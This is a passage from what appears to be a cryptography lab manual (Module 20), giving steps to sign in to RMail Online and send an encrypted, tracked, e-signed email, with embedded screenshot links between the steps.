


14. In the **Welcome back!** page, enter the email address and password that was used during registration and click on **Sign in**.




Module 20 – Cryptography

15. The RMail Online page appears, in the **To** field enter the recipient address. Ensure that **Marked as** is selected under **Track & Prove** section in the right-pane. Check the **Encrypt - select primary receiving experience** option and ensure that the **Transmission-auto-decrypts for receiver** radio button is selected. Ensure that **E-Sign - send for signature** check-box is checked, and **Web Sign** radio button is selected.




16. After selecting the options, enter a message to be sent to the recipient, and click on **SEND REGISTERED** button.



Module 20 – Cryptography

